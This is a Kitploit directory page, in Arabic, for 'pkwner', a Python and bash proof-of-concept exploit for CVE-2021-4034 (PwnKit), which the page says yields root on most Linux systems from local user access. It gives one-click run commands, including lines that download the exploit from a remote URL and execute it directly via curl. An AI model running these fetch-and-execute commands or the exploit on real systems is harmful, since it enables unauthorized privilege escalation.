
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
pkwner — # PoC بلغة python3 و bash لثغرة CVE-2021-4034 من إعداد Kim Schulz | Kitploit

أدوات/GitHubGitHub/kimusan/pkwner
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالما بعد الاستغلالاختبار الاختراقالفريق الأحمر
GitHubkimusan/pkwner

pkwner

# PoC بلغة python3 و bash لثغرة CVE-2021-4034 من إعداد Kim Schulz

عرض المستودع
23728منذ 4 سنواتتمت المراجعة من قبل Kitploit
مشاركة
██████╗ ██╗  ██╗██╗    ██╗███╗   ██╗███████╗██████╗ 
██╔══██╗██║ ██╔╝██║    ██║████╗  ██║██╔════╝██╔══██╗
██████╔╝█████╔╝ ██║ █╗ ██║██╔██╗ ██║█████╗  ██████╔╝
██╔═══╝ ██╔═██╗ ██║███╗██║██║╚██╗██║██╔══╝  ██╔══██╗
██║     ██║  ██╗╚███╔███╔╝██║ ╚████║███████╗██║  ██║
╚═╝     ╚═╝  ╚═╝ ╚══╝╚══╝ ╚═╝  ╚═══╝╚══════╝╚═╝  ╚═╝
A Python3 and a BASH PoC for CVE-2021-4034 by Kim Schulz

مقدمة

هذا هو PoC بسيط لخطأ Polkit المكتشف حديثًا والمسمى PwnKit.

لقد قمت بإنشائه كنص برمجي بلغة bash وأيضًا بلغة python3 - فقط من أجل المتعة.

المشكلة بسيطة جدًا في استغلالها ولكن لها عواقب وخيمة حيث أنها ستمنح بسهولة صلاحيات الجذر (root) على معظم أجهزة Linux حيث يمتلك المهاجم وصولًا كمستخدم محلي.

طريقة التشغيل

هذه النصوص البرمجية تُنفذ بضغطة واحدة، لذا ببساطة قم بتشغيل:

python3 pkwner.py

أو

bash pkwner.sh

يمكنك أيضًا تشغيلها مباشرة من خادم ويب (مثل مستودع GitHub هذا) عبر:

python3 <(curl https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.py)

أو

source <(curl -s https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.sh))


في كلتا الحالتين يجب أن يبدو الأمر شيئًا كهذا: alt text و alt text
